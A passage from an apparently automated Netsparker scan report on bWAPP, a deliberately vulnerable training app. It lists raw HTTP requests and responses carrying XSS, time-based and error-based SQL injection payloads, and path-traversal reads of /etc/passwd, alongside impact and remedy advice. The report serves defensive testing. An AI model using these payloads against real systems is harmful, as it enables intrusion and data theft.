User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 116
Content-Type: application/x-www-form-urlencoded

entry_add=3&entry_all=3&entry_delete=3&blog=submit&entry='"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt>
```

Identification Request

```
POST /bWAPP/xss_stored_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_stored_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 116
Content-Type: application/x-www-form-urlencoded

entry_add='"--></style></scRipt><scRipt>netsparker(0x001E58)</scRipt>&entry_all=3&entry_delete=3&blog=submit&entry=3
```

Injection Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:03:19 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Identification Response

```
…
<td>3</td>

</tr>

<tr height="40">

<td align="center">616</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>'"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt></td>

</tr>

<tr height="40">

<td align="center">617</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>')) WAITFOR DELAY '0:0:25'--</
…
```

13.3. /bWAPP/sqli_7.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_7.php

Injection URL

http://itsecgames.com/bWAPP/htmli_stored.php

Injection Request

```
POST /bWAPP/htmli_stored.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_stored.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 116
Content-Type: application/x-www-form-urlencoded

entry_add=3&entry_all=3&entry_delete=3&blog=submit&entry='"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt>
```

Identification Request

```
POST /bWAPP/sqli_7.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_7.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 18
Content-Type: application/x-www-form-urlencoded

blog=%2527&entry=3
```

Injection Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:03:19 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Identification Response

```
…
<td>3</td>

</tr>

<tr height="40">

<td align="center">616</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>'"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt></td>

</tr>

<tr height="40">

<td align="center">617</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>')) WAITFOR DELAY '0:0:25'--</
…
```

13.4. /bWAPP/htmli_stored.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_stored.php

Injection URL

http://itsecgames.com/bWAPP/htmli_stored.php

Injection Request

```
POST /bWAPP/htmli_stored.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_stored.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 116
Content-Type: application/x-www-form-urlencoded

entry_add=3&entry_all=3&entry_delete=3&blog=submit&entry='"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt>
```

Identification Request

```
POST /bWAPP/htmli_stored.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_stored.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 95
Content-Type: application/x-www-form-urlencoded

entry_add=3&entry_all=3&entry_delete=3&blog=submit&entry=%27))+WAITFOR+DELAY+%270%3a0%3a25%27--
```

Injection Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:03:19 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Identification Response

```
…
<td>3</td>

</tr>

<tr height="40">

<td align="center">616</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>'"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt></td>

</tr>

<tr height="40">

<td align="center">617</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>')) WAITFOR DELAY '0:0:25'--</
…
```

13.5. /bWAPP/rlfi.php CONFIRMED

http://itsecgames.com/bWAPP/rlfi.php?action=go&language=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2...

Injection URL

```
http://itsecgames.com/bWAPP/logs/visitors.txt
```

Injection Request

```
GET /bWAPP/logs/visitors.txt HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Referer: '"--></style></scRipt><scRipt>netsparker(0x000F26)</scRipt>
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Identification Request

```
GET /bWAPP/rlfi.php?action=go&language=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fself%2ffd%2f2 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/rlfi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Injection Response

```
HTTP/1.1 404 Not Found
Date: Tue, 04 Nov 2014 14:37:23 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Content-Length: 391
Content-Type: text/html; charset=iso-8859-1
```

Identification Response

```
…
var/www/bWAPP/logs/visitors.txt, referer: hTTp://r87.com/n
[Tue Nov 04 15:37:23 2014] [error] [client 10.0.1.149] File does not exist: /var/www/bWAPP/logs/visitors.txt, referer: '"--></style></scRipt><scRipt>netsparker(0x000F26)
</scRipt>
[Tue Nov 04 15:37:23 2014] [error] [client 10.0.1.149] File does not exist: /var/www/bWAPP/logs/visitors.txt, referer: http://itsecgames.com/bWAPP/sqli_17.php
[Tue Nov 04 15:37:23 2014] [error] [clie
…
```

13.6. /bWAPP/sqli_12.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_12.php

Injection URL

```
http://itsecgames.com/bWAPP/sqli_12.php
```

Injection Request

```
POST /bWAPP/sqli_12.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_12.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 66
Content-Type: application/x-www-form-urlencoded

entry_add=add&entry=%22%3e%3cnet+sparker%3dnetsparker(0x000E36)%3e
```

Identification Request

```
POST /bWAPP/sqli_12.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_12.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

entry_add=add&entry=%27%3bSELECT+pg_sleep(25)--
```

Injection Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:36:21 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Identification Response

```
…

<td>SET /A 0xFFF9999-2 &</td>

</tr>

<tr height="40">

<td align="center">123</td>
<td>bee</td>
<td>2014-11-04</td>
<td>"><net sparker=netsparker(0x000E36)></td>

</tr>

<tr height="40">

<td align="center">124</td>
<td>bee</td>
<td>2014-11-04</td>
<td>"&expr 268409241 - 2 &"</td>


…
```

14. Password Transmitted over HTTP

1 TOTAL

IMPORTANT

CONFIRMED

1

Netsparker detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Classification

OWASP 2013-A6

14.1. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Form target action

- /bWAPP/sqli_3.php

Request

```
GET /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:00:21 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (Login Form/Hero)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/sqli_3.php" method="POST">

<p><label for="log
…
```

15. Database User Has Admin Privileges

1 TOTAL

IMPORTANT

CONFIRMED

1

Netsparker detected the database user has admin privileges.

This issue has been **confirmed** by checking the connection privileges via an identified SQL injection vulnerability in the application.

Impact

This can allow an attacker to gain extra privileges via SQL injection attacks. Here is the list of attacks that the attacker might carry out:

- Gain full access to the database server.
- Gain a reverse shell to the database server and execute commands on the underlying operating system.
- Access the database with full permissions, where it may be possible to read, update or delete arbitrary data from the database.
- Depending on the platform and the database system user, an attacker might carry out a privilege escalation attack to gain administrator access to the target system.

Remedy

Create a database user with the least possible permissions for your application and connect to the database with that user. Always follow the principle of providing the least privileges for all users and applications.

External References

- Authorization and Permissions in SQL Server (ADO.NET)
- Wikipedia - Principle of Least Privilege

Classification

OWASP 2013-A5

15.1. /bWAPP/sqli_1.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_1.php?title=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(...

Request

```
GET /bWAPP/sqli_1.php?title=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:10:17 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 2388
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (GET/Search)</h1>

<form action="/bWAPP/sqli_1.php" method="GET">

<p>

<label for="title">Search for a movie:</label>
<input typ
…
```

16. Backup Source Code Detected

1 TOTAL

IMPORTANT

Netsparker detected backup source code on your web server.

Impact

Depending on the nature of the source code disclosed, an attacker can mount one or more of the following types of attacks:

- Access the database or other data resources. With the privileges of the account obtained, attempt to read, update or delete arbitrary data from the database.
- Access password protected administrative mechanisms such as "dashboard", "management console" and "admin panel" potentially leading to full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

Actions to Take

1. Remove all temporary and backup files.

Required skills for successful exploitation

This is dependent on the information obtained from source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information for databases or administrative panels, ultimately leading to control of the application or even the host the application resides on.

External References

- [Secureyes - Source Code Disclosure]()

Classification

[OWASP 2013-A7]()

16.1. /bWAPP/portal.bak

[http://itsecgames.com/bWAPP/portal.bak]()

Certainty

Request

```
GET /bWAPP/portal.bak HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/portal.bak
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
in-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
ETag: "ce007-19c2-506e97d6d1240"
Accept-Ranges: bytes
Content-Length: 6594
Content-Type: application/x-trash
Last-Modified: Mon, 03 Nov 2014 00:33:05 GMT

<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright ©
2014 MME BVBA. All rights reserved.

*/

include("security.php");
include("security_level_check.php");
include("selections.php");

if(isset($_POST["form"]) && isset($_POST["bug"]))
{

$key = $_POST["bug"];
$bug = explode(",", trim($bugs[$key]));

// Debugging
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

header("Location: " . $bug[1]);

}

?>
<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architect
…
blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome <?php if(isset($_SESSION["login"])){echo ucwords($_SESSION["login"]);}?></font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Portal</h1>

<p>bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.<br /
…
<p><i>Which bug do you want to hack today? :)</i></p>

<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">

<select name="bug" size="9" id="select_portal">

<?php

// Lists the options from the array 'bugs' (bugs.txt)
foreach ($bugs as $key => $value)
{

$bug = explode(",", trim($value));

// Debugging
// echo "key: " . $key;
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

echo "<option value='$key'>$bug[0]</option>";

}

?>

</select>

<br />

<button type="submit" name="form" value="submit">Hack</button>

</form>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank
…
medium</option>
<option value="2">high</option>

</select>

<button type="submit" name="form_security_level" value="submit">Set</button>
<font size="4">Current: <b><?php echo $security_level?></b></font>

</form>
```

```
</div>

<div id="bug">

<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">

<label>Choose your bug:</label><br />

<select name="bug">

<?php

// Lists the options from the array 'bugs' (bugs.txt)
foreach ($bugs as $key => $value)
{

$bug = explode(",", trim($value));

// Debugging
// echo "key: " . $key;
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

echo "<option value='$key'>$bug[0]</option>";

}

?>


</select>

<button type="submit" name="form_bug" value="submit">Hack</button>

</form>

</div>

</body>

</html>
```

17. Local File Inclusion

2 TOTAL
IMPORTANT
CONFIRMED
2

Netsparker identified a local file inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Netsparker **confirmed** this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an "`/etc/passwd`" file
- Harvest useful information from the log files, such as "`/apache/logs/error.log`" or "`/apache/logs/access.log`"
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

Classification

[OWASP 2013-A4]

17.1. /bWAPP/rlfi.php CONFIRMED

http://itsecgames.com/bWAPP/rlfi.php?action=go&language=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2...

Parameters

Parameter	Type	Value
action	GET	go
language	**GET**	**../../../../../../../../../../../etc/passwd**

Request

```
GET /bWAPP/rlfi.php?action=go&language=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/rlfi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
">Français</option>
<option value="lang_nl.php">Nederlands</option>

</select>

<button type="submit" name="action" value="go">Go</button>

</form>

<br />
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ir
…
```

17.2. /bWAPP/directory_traversal_1.php CONFIRMED

http://itsecgames.com/bWAPP/directory_traversal_1.php?page=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f....

Parameters

Parameter	Type	Value
page	**GET**	**../../../../../../../../../../../etc/passwd**

Request

```
GET /bWAPP/directory_traversal_1.php?page=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Directory Traversal - Files</h1>

root:x:0:0:root:/root:/bin/bash
<br />daemon:x:1:1:daemon:/usr/sbin:/bin/sh
<br />bin:x:2:2:bin:/bin:/bin/sh
<br />sys:x:3:3:sys:/dev:/bin/sh
<br />sync:x:4:65534:sync:/bin:/bin/sync
<br />games:x:5:60:games:/usr/games:/bin/sh
<br />man:x:6:12:man:/var/cache/man:/bin/sh
<br />lp:x:7:7:lp:/var/spool/lpd:/bin/sh
<br />mail:x:8:8:mail:/var/mail:/bin/sh
<br />news:x:9:9:news:/var/spool/news:/bin/sh
<br />uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
<br />proxy:x:13:13:proxy:/bin:/bin/sh
<br />www-data:x:33:33:www-data:/var/www:/bin/sh
<br />backup:x:34:34:backup:/var/backups:/bin/sh
<br />list:x:38:38:Mailing List Manager:/var/list:/bin/sh
<br
…
```

18. Cross-site Scripting via Remote File Inclusion

1 TOTAL
IMPORTANT

Netsparker detected cross-site scripting via remote file inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (*JavaScript, VBScript*).

Cross-site scripting allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

